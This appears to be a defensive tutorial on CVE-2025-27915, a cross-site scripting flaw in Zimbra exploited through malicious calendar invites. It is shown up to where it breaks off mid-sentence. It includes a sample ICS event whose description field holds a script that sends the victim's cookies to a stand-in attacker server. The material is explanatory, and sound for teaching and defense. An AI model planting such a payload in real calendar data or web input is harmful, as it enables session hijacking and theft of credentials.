Listen to this Post
Introduction:

A sophisticated cyber-espionage campaign has weaponized a seemingly innocuous calendar invite, exploiting a critical cross-site scripting (XSS) vulnerability in Zimbra Collaboration Suite. Designated CVE-2025-27915, this zero-day flaw allowed attackers to embed malicious scripts within an ICS calendar file, transforming a routine meeting invitation into a potent data-stealing tool that targeted high-value entities, including Brazil’s military.
Learning Objectives:
- Understand the mechanics of the CVE-2025-27915 XSS vulnerability within Zimbra.
- Learn the defensive commands and configurations to harden email and collaboration platforms against such attacks.
- Master forensic techniques to detect and analyze credential exfiltration attempts from within your network.
You Should Know:
1. Understanding the XSS Payload Delivery
The attack vector was an ICS file, a text-based calendar format. Attackers injected a malicious JavaScript payload into a field like the event description. When the Zimbra web client parsed this file, it failed to sanitize the input, leading to script execution in the victim’s browser context.
`Example Malformed ICS Snippet:`
BEGIN:VEVENT
SUMMARY:Strategic Planning Meeting
DESCRIPTION:<script>fetch('https://malicious-server.com/steal?cookie=' + document.cookie)</script>
LOCATION:Conference Room A
DTSTART:20241027T100000Z
DTEND:20241027T110000Z
END:VEVENT
Step-by-step guide:
This is a simplified example of how the exploit may have been structured. The `DESCRIPTION` field contains a `